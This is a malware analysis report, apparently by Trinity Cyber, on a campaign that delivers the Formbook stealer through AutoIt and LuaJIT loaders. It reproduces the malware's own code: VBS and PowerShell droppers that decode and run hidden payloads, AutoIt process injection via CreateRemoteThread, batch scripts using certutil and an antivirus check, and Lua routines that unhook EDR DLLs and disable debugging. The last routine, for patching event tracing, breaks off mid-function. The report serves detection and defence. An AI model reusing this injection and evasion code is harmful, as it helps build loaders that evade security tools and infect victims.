TRINITY CYBER

Two Interpreters, One Goal:

How Bring Your Own Interpreter Loaders Deliver Formbook

Executive Summary


Trinity Cyber researchers identified a campaign delivering the Formbook information stealer, also known as XLoader, using two different Bring-Your-Own-Interpreter (BYOI) variants. The samples use legitimate AutoIt and LuaJIT runtimes to execute malicious scripts and load shellcode with the open-source Donut framework.

By packaging and bringing their own interpreters, these techniques allow the scripts to run without a preinstalled interpreter, while adding layers of obfuscation between initial delivery and final payload to complicate analysis and hinder detection efforts.

> Customers of Trinity Cyber's **Full Content Inspection (FCI)** are protected from these campaigns automatically.

© Trinity Cyber, 2026. All rights reserved.

Overview of Formbook's Layered Delivery Stages



© Trinity Cyber, 2026. All rights reserved.

Background


The BYOI technique bundles an interpreter with a malicious script, allowing the script to run without relying on that interpreter being pre-installed on the victim machine. The loaders discussed in this analysis demonstrate this concept from two angles: one using AutoIt as the interpreter, and the other using LuaJIT.

Both interpreters and malicious scripts come packaged inside archives (ZIP or RAR), which are delivered as spearphishing attachments. Examining these BYOI loaders in parallel provides a unique comparison of how these techniques are implemented by malware campaigns to deliver similar final payloads – in this case, Formbook.

Technical Details

AutoIt Loader Analysis

The first chain uses an AutoIt-based loader to execute Donut-generated shellcode, ultimately delivering Formbook. Donut is an open-source tool that generates position-independent shellcode for loading and executing supported payloads in memory on Windows. These payloads can include EXEs, DLLs, .NET assemblies, and scripts[1]. AutoIt is a scripting language designed to automate Windows tasks, including simulating keystrokes, mouse movement, and window manipulation[2].



Trinity Cyber researchers observed this phishing campaign deliver an obfuscated VBScript file inside a ZIP archive. Filenames use keywords commonly seen in phishing attempts, such as **“Request for Quote (RFQ)”** and **“Inquiries”**. The purpose of this initial script is to decode and execute a Base64-encoded, Gzip-compressed PowerShell script. Once Base64-decoded, the raw Gzip bytes are temporarily dropped to disk under the **C:\Users\<username>\AppData\Local\Temp\tmp** directory with a randomly generated, numerical filename ending in a **bat.gz** extension.

© Trinity Cyber, 2026. All rights reserved.

```
Option Explicit

Dim objShell, fso, tempBat
Dim oXML, oNode, oStream
Dim compressedB64, tempZip, psCmd

Set objShell = CreateObject("WScript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")

' === PASTE YOUR GZIPPED+BASE64 HERE ===
compressedB64 = "H4sIAAAAAAAAEAOy6x64ty5Yd1i/g/cMDyYIaKSm9K+gRSu9Wep8QBKT33q5s8Nu1LqsEgeSrSxV7AtTZZ++I

' Decode base64
Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
Set oNode = oXML.createElement("base64")
oNode.dataType = "bin.base64"
oNode.text = compressedB64

' Generate temp path
Randomize
tempBat = objShell.ExpandEnvironmentStrings("%TEMP%") & "\tmp" & Int(Rnd * 900000 + 100000) & ".bat"

' Write compressed data to temp
tempZip = tempBat & ".gz"

Set oStream = CreateObject("ADODB.Stream")
oStream.Type = 1
oStream.Open
oStream.Write oNode.nodeTypedValue
oStream.SaveToFile tempZip, 2
oStream.Close
```

Figure 1. VBS code dropping Gzip-compressed PowerShell on disk

The same VBS script then executes a hardcoded PowerShell command to decompress and execute the file previously dropped to disk before finally deleting it from disk.

```
' Decompress using PowerShell
psCmd = "powershell -Command ""$in='" & tempZip & "';$out='" & tempBat & "';" & _
    "$fs=New-Object IO.FileStream($in,[IO.FileMode]::Open);" & _
    "$gz=New-Object IO.Compression.GzipStream($fs,[IO.Compression.CompressionMode]::Decompress);" & _
    "$ms=New-Object IO.MemoryStream;" & _
    "$gz.CopyTo($ms);" & _
    "$gz.Close();$fs.Close();" & _
    "[IO.File]::WriteAllBytes($out,$ms.ToArray());" & _
    "Remove-Item $in"""

objShell.Run psCmd, 0, True

' Run the .bat
objShell.Run tempBat, 1, True

' Cleanup
If fso.FileExists(tempBat) Then fso.DeleteFile(tempBat)

Set oStream = Nothing
Set oNode = Nothing
Set oXML = Nothing
Set fso = Nothing
Set objShell = Nothing
```

Figure 2. VBS code executing PowerShell script

© Trinity Cyber, 2026. All rights reserved.

The first PowerShell layer executes a second script stored as a Base64-encoded blob. It decodes the blob, decrypts it with XOR, and decompresses it using the Deflate algorithm before executing the result as a PowerShell ScriptBlock.

```powershell
$b64_blob='6e9WffFoF0Wmj9WAszZqqZd+YyqixjCdhWosjDoMPAQE06lh9atq+9CsiYiCwoykIk43eyCXng6d3c0gpeKZ98FYjiHdxuISlpj+jUcI/BRmdyKb1y+lYnr3lhpo5tLEJyZ
$decoded_buf = [System.Convert]::FromBase64String($b64_blob)
$xor_key = @(213, 120, 225, 243, 50, 52, 133, 3, 249, 234, 87, 133, 133, 86, 42, 70, 21, 119, 139, 167, 74, 251, 169, 76, 254, 133)

for ($i = 0; $i -lt $decoded_buf.Length; $i++) {
    $decoded_buf[$i] = $decoded_buf[$i] -bxor $xor_key[$i % $xor_key.Length]
}

$compressed_bytes = New-Object System.IO.MemoryStream(, $decoded_buf)
$decompressed_bytes = New-Object System.IO.Compression.DeflateStream($compressed_bytes, [System.IO.Compression.CompressionMode]::Decompress)
$StreamReader = "System.IO.StreamReader"
$script_reader = New-Object $StreamReader ($decompressed_bytes)
$script = $script_reader.ReadToEnd()

[ScriptBlock]::Create($script).Invoke()
```

Figure 3. PowerShell code responsible for nested code execution

The final PowerShell layer serves as the BYOI loader component, hardcoding three Base64-encoded data blobs that store an encrypted Donut shellcode, a legitimate AutoIt interpreter executable, and an obfuscated AutoIt-based shellcode loader script. Each file is decrypted using a single-byte XOR key and dropped to disk under the **C:\Users\<username>\AppData\SetupFiles** directory with the following filenames:

AUTOIT INTERPRETER	AUTOIT SCRIPT	ENCRYPTED SHELLCODE
vijewyufveonabghulluonouceyasi.exe	wwmaw	Ennnn

The PowerShell script uses a mathematical equivalent of XOR to decrypt the shellcode file, while it uses PowerShell's built-in **-bxor** operator to decrypt the other two files. The shellcode remains encrypted after the first step and is written to disk in that state. The AutoIt script later decrypts it a second time in memory using a separate single-byte XOR key. The PowerShell script then launches the AutoIt interpreter and passes the AutoIt script as an argument.

```powershell
if ($b64_shellcode) {
    $base64Bytes = [System.Convert]::FromBase64String($b64_shellcode)
    $key1 = [byte] 0x3D
    $recoveredBytes1 = New-Object byte[] $base64Bytes.Length

    for ($i = 0; $i -lt $base64Bytes.Length; $i++) {

        $recoveredBytes1[$i] = (($base64Bytes[$i] + $key1) - 2 * ($base64Bytes[$i] -band $key1))
    }

    $shellcode_path = Join-Path $TargetFolder "Ennnn"
    [System.IO.File]::WriteAllBytes($shellcode_path, $recoveredBytes1)
}
```

Figure 4. Shellcode decryption logic using XOR key 0×3D

© Trinity Cyber, 2026. All rights reserved.

```powershell
if ($b64_autoit_interpreter) {
    $base64Bytes = [System.Convert]::FromBase64String($b64_autoit_interpreter)
    $key2 = [int] 2
    $recoveredBytes2 = [Array]::CreateInstance([byte], $base64Bytes.Length)

    for ($i = 0; $i -lt $base64Bytes.Length; $i++) {
        $recoveredBytes2[$i] = $base64Bytes[$i] -bxor $key2
    }

    $autoit_interpreter_path = Join-Path $TargetFolder "vijewyufveonabghulluonouceyasi.exe"
    [System.IO.File]::WriteAllBytes($autoit_interpreter_path, $recoveredBytes2)
}


if ($b64_autoit_script) {
    $base64Bytes = [System.Convert]::FromBase64String($b64_autoit_script)
    $key3 = [int] 2
    $recoveredBytes3 = [Array]::CreateInstance([byte], $base64Bytes.Length)

    for ($i = 0; $i -lt $base64Bytes.Length; $i++) {
        $recoveredBytes3[$i] = $base64Bytes[$i] -bxor $key3
    }

    $autoit_script_path = Join-Path $TargetFolder "wwmaw"
    [System.IO.File]::WriteAllBytes($autoit_script_path, $recoveredBytes3)
}


Start-Process $autoit_interpreter_path -ArgumentList $autoit_script_path
```

Figure 5. File decryption and AutoIt script execution logic

The AutoIt script acts as an in-memory shellcode loader for executing the previously mentioned Donut payload. It implements basic obfuscation through hexadecimal-encoded strings and launches itself using the “**NoTrayIcon**” keyword to hide itself from the Windows system tray.

```
#NoTrayIcon


Global $enc_shellcode_name = ("\Ennnn")
Global $dummy_process_path = ("C:\Windows\Syswow64\iexpress.exe")
Global $PROCESS_ALL_ACCESS  = "0x1F0FFF", $MEM_COMMIT_RESERVE = "0x3000", $PAGE_EXECUTE_READWRITE = "0x40"

Local $enc_shellcode_path = @ScriptDir & $enc_shellcode_name
Local $file_handle = FileOpen($enc_shellcode_path, 16)
Local $enc_shellcode_bytes = FileRead($file_handle)
FileClose($file_handle)

Local $shellcode_len = BinaryLen($enc_shellcode_bytes)
If $shellcode_len = 0 Then Exit


Local $DLLStruct = DllStructCreate("byte[" & $shellcode_len & "]")
DllStructSetData($DLLStruct, 1, $enc_shellcode_bytes)
For $i = 1 To $shellcode_len
    DllStructSetData($DLLStruct, 1, BitXOR(DllStructGetData($DLLStruct, 1, $i), 236), $i)
Next
```

Figure 6. AutoIt loader logic for variable initialization and shellcode decryption

© Trinity Cyber, 2026. All rights reserved.

The script loads the Donut shellcode into a byte array and decrypts it with the single-byte decimal XOR key 236. It then starts the Windows-native **iexpress.exe** process with **@SW_HIDE** and uses Win32 API calls through **DllCall** to obtain a process handle, allocate executable memory, write the shellcode, and execute it with **CreateRemoteThread**.

```
24 Local $process_id = Run($dummy_process_path, "", @SW_HIDE)
25 Local $proc_handle = DllCall("kernel32.dll", "handle", "OpenProcess", "dword", $PROCESS_ALL_ACCESS, "bool",
       False, "dword", $process_id)[0]
26 Local $shellcode_buf = DllCall("kernel32.dll", "ptr", "VirtualAllocEx", "handle", $proc_handle, "ptr", 0, "
       ulong_ptr", $shellcode_len, "dword", $MEM_COMMIT_RESERVE, "dword", $PAGE_EXECUTE_READWRITE)[0]
27
28 DllCall("kernel32.dll", "bool", "WriteProcessMemory", "handle", $proc_handle, "ptr", $shellcode_buf, "
       struct*", $DllStruct, "ulong_ptr", $shellcode_len, "ptr", 0)
29 Local $thread_handle = DllCall("kernel32.dll", "handle", "CreateRemoteThread", "handle", $proc_handle, "ptr"
       , 0, "ulong_ptr", 0, "ptr", $shellcode_buf, "ptr", 0, "dword", 0, "dword*", 0)[0]
30
31
32 If $thread_handle Then DllCall("kernel32.dll", "bool", "CloseHandle", "handle", $thread_handle)
33 DllCall("kernel32.dll", "bool", "CloseHandle", "handle", $proc_handle)
```

Figure 7. Donut shellcode execution via process injection

LuaJIT Loader Analysis

EXECUTION CHAIN

Phishing Email → Archive (RAR) → Batch Script → VBS/LuaJIT Script and Interpreter → Donut shellcode →

Formbook

The second BYOI loader we observed runs under the LuaJIT runtime environment. LuaJIT is a Just-In-Time (JIT) compiler for Lua, designed to execute Lua code quicker than a traditional interpreter by compiling frequently used code into native machine instructions. It is highly optimized and provides FFI (Foreign Function Interface) support[3], allowing Lua code to directly interact with C libraries and data structures[4].

The loader is first delivered as a Batch script embedded in a RAR archive phishing attachment with the name “**JS-L32_CMD_F.cmd**”. First, the batch script checks for the **h1dd3n** argument. If it is absent, the script writes **~run.vbs** to the temporary directory and uses it to relaunch the batch script with that argument.

```
1  @echo off & setlocal enabledelayedexpansion
2  set "hidden_param=h1dd3n" & set "b=!random!"
3  if not "%~1"=="!hidden_param!" (
4      for /f %%A in ('cd') do set "c=%%A"
5      if exist "%temp%\~run.vbs" del "%temp%\~run.vbs"
6      echo CreateObject^("WScript.Shell"^).Run "cmd /c ""%~f0"" !hidden_param!", 0, False > "%temp%\~run.vbs"
7      cscript.exe //nologo "%temp%\~run.vbs"
8      del "%temp%\~run.vbs"
9      exit
10 )
```

Figure 8. VBS relaunch logic using “h1dd3n” argument

The BAT script then generates two random 20-character filenames with arbitrary extensions (**.p1f** and **.g1f**), decodes and writes them to the **\Documents** directory using the Windows-native **certutil** binary. Interestingly, both PEM-encoded data blobs spoof X509 Certificate Revocation List (CRL) objects which hinder detection efforts.

© Trinity Cyber, 2026. All rights reserved.

```
set "d=%USERPROFILE%\Docume~1\"
set "e=ABCDEFGHIJKLMNOPQRSTUVWXYZ"
set "f="
for /L %%i in (1,1,20) do (
    set /a "g=!random! %% 26"
    for %%j in (!g!) do set "f=!f!!e:~%%j,1!"
)
set "h=%d%%f%.p1f"

set "f="
for /L %%i in (1,1,20) do (
    set /a "g=!random! %% 26"
    for %%j in (!g!) do set "f=!f!!e:~%%j,1!"
)
set "i=%d%%f%.g1f"
call :decode_payload "-----BEGIN X509 CRL-----" "-----END X509 CRL-----" "%h%"
echo:::::::::::::::::::::::::
call :decode_payload ":::::::::::::::::::::::-----BEGIN X509 CRL-----" "-----END X509 CRL-----" "%i%"
```

Figure 9. Filename generation and PEM decoding logic in BAT script

The encoded blobs comprise a LuaJIT interpreter executable and an obfuscated shellcode loader written in Lua. Prior to executing the script, a check is performed to see whether Kaspersky Lab antivirus software is installed. If found, the interpreter is repeatedly launched as a new process and terminated, likely as an evasion step. Then, the interpreter is launched a final time while passing the obfuscated script as an argument for execution.

```
:decode_payload
set "start_delim=%~1"
set "end_delim=%~2"
set "filename=%~3"

set "n=0"
set "o=0"

(
    for /f "usebackq delims=" %%a in ("%~f0") do (
        set "p=%%a"
        if "!p!"=="!start_delim!" (
            set "n=1"
            set "o=1"
            echo(%%a
        ) else if "!p!"=="!end_delim!" (
            if !n! equ 1 (
                echo(%%a
                set "n=0"
            )
        ) else if !n! equ 1 (
            echo(%%a
        )
    )
) > "%filename%"
certutil -f -decode "%filename%" "%filename%.tmp" >nul 2>&1
move /y "%filename%.tmp" "%filename%" >nul
exit /b
```

Figure 10. Extraction and decoding logic in BAT script

```
@echo off
setlocal
if exist "%h%" (
    if exist "C:\Progra~1\Kaspersky Lab" (
        for /l %%i in (1,1,3) do (
            powershell -Command "Start-Process '%h%' -WindowStyle Hidden"
            timeout /t 10 /nobreak >nul
            for %%f in ("%h%") do taskkill /f /im "%%~nf.p1f" 2>nul
        )
    )
    :: Execute <interpreter> <script>
    start /min "" "%h%" "%i%"
```

Figure 11. Logic for AV check and script execution

© Trinity Cyber, 2026. All rights reserved.

The Lua script acts as a highly evasive loader that executes a Donut shellcode payload. Obfuscation techniques within the Lua include dead code, decimal-encoded strings, variable-name shadowing, and namespace pollution to hinder analysis. It also includes anti-debugging and time-based anti-VM checks, DLL unhooking, AMSI bypass logic, and ETW patching. A snippet of the obfuscated Lua script is shown below:

```lua
local YLZSKGG = "|H==<<<<<<<<<<<<<<<<<<<<MMW>jS`++g<++w5r7zP!I3w3<`|gsMgN!32!mhiT!Hw!KgiQhQIJtI>h!1i|jVwokgvP<gvPw+6+0|>yN9NI!32!mhiO!n0!`hiQhQIJtI>h!0i|z@`h!0iqOP`hk3il
local function C(C)
    local Q = nil
    local u = false
    local G = "\112\111\116\097\116\111"
    local i = 42
    local v = 3.14159
    local p = {}
    local m = {}
    local I = {}
    local g = function()
        return "\110\111\116\104\105\110\103"
    end
    local Y = setmetatable({}, {
        __index = function()
            return 0
        end
    })
    for C = 1, 100, 1 do
        p["\107\101\121\095" .. tostring(C)] = C * math.random(999999, 9999999)
    end
    local q = "\084\104\101 \113\117\105\099\107 \098\114\111\119\110 \102\111\120 \106\117\109\112\115 \111\118\101\114 \116\104\101 \108\097\122\121 \100\111\103"
    local N = ""
    for C = # q, 1, - 1 do
        N = N .. q:sub(C, C)
    end
    local w = {}
    for C = 1, # q, 1 do
        w[C] = ((((q:sub(C, C)):upper()):lower()):upper()):lower()
    end
```

Figure 12. Beginning of obfuscated Lua script

The loader first loads **ntdll.dll** into memory, enumerates all loaded modules within the current process, and executes a DLL unhooking routine on several system DLLs commonly hooked by Endpoint Detection and Response (EDR) solutions, including:

ntdll.dll	kernel32.dll	kernelbase.dll	user32.dll	advapi32.dll

Some EDR products use user-mode hooks that redirect function execution for inspection. Malware can attempt to remove these hooks by replacing modified code in memory with bytes from a clean DLL.

© Trinity Cyber, 2026. All rights reserved.

In this sample, the unhooking function compares the in-memory **ntdll.dll** with a copy loaded from disk. When it finds a pattern indicative of a hook, it compares 16 bytes at that location with the corresponding bytes in the disk copy and replaces them if they differ. It then calls **FlushInstructionCache** to synchronize the instruction cache with the modified code.

```lua
local function unhook_ntdll()
    if ntdll_ptr == nil then
        if not load_ntdll() then
            return false
        end
    end

    local restored_count = 0
    local loaded_modules = enumerate_loaded_modules()

    for module_index, module in ipairs(loaded_modules) do
        if module.name:lower() == "ntdll.dll" then
            local loaded_ntdll = module.base
            local clean_ntdll = ntdll_ptr
            local loaded_bytes = b.cast("uint8_t*", loaded_ntdll)
            local clean_bytes = b.cast("uint8_t*", clean_ntdll)

            for offset = 0, math.min(Nu, module.size or Nu) - 16, 1 do
                if loaded_bytes[offset] == 233 or loaded_bytes[offset] == 232 or loaded_bytes[offset] == 255 and loaded_bytes[offset + 1] == 37 or loaded_bytes[offset] == 72 and loaded_bytes[offset + 1] == 184 then
                    local bytes_differ = false

                    for byte_index = 0, 15, 1 do
                        if loaded_bytes[offset + byte_index] ~= clean_bytes[offset + byte_index] then
                            bytes_differ = true
                            break
                        end
                    end

                    if bytes_differ then
                        local old_protection = b.new("DWORD[1]", 0)
                        local page_address = b.cast("void*", b.cast("uintptr_t", loaded_bytes + offset) - b.cast("uintptr_t", loaded_bytes + offset) % 4096)

                        vu.VirtualProtect(page_address, 4096, Cu, old_protection)

                        for byte_index = 0, 15, 1 do
                            loaded_bytes[offset + byte_index] = clean_bytes[offset + byte_index]
                        end

                        vu.VirtualProtect(page_address, 4096, old_protection[0], nil)
                        b.C.FlushInstructionCache(b.C.GetCurrentProcess(), page_address, 4096)

                        restored_count = restored_count + 1
                    end
                end
            end

            break
        end
    end

    return restored_count > 0
end
```

Figure 13. ntdll unhooking function

The loader checks whether Lua's **debug** global exists. If it does, the script replaces several debugger functions with functions that return **nil**.

Following the anti-debug routine, the loader patches functions inside of its process memory used by Event Tracing for Windows (ETW), a telemetry source used by security solutions to monitor for code injection, suspicious network connections, and process creation across the system[5]. Targeted functions include **EtwEventWrite**, **EtwEventWriteFull**, **EtwEventRegister**, and **NtTraceEvent**. For each function, the first three bytes of the entry point are replaced with bytes corresponding to the assembly instructions **xor eax, eax** and **ret**, causing the function to prematurely return execution to the caller when invoked.

```lua
    if debug then
        debug.getinfo = function()
            return nil
        end
        debug.getlocal = function()
            return nil
        end
        debug.getupvalue = function()
            return nil
        end
        debug.setlocal = function()
            return nil
        end
        debug.setupvalue = function()
            return nil
        end
        debug.sethook = function()
            return nil
        end
    end
```

Figure 14. Code responsible for disabling Lua debugger functions

© Trinity Cyber, 2026. All rights reserved.

A Microsoft Antimalware Scan Interface (AMSI) bypass technique is also used—disabling the **AmsiScanBuffer**, **AmsiOpenSession**, and **AmsiScanString** functions exported by **amsi.dll** within the current process.
The loader also allocates 50 decoy memory regions with random data to generate noise, making meaningful memory regions harder to identify and complicating memory scanning and forensic analysis.

```lua
local function disable_etw_functions()
    local ntdll_module = b.load("ntdll")
    if not ntdll_module then
        return false
    end

    local function patch_function(function_name)
        pcall(function()
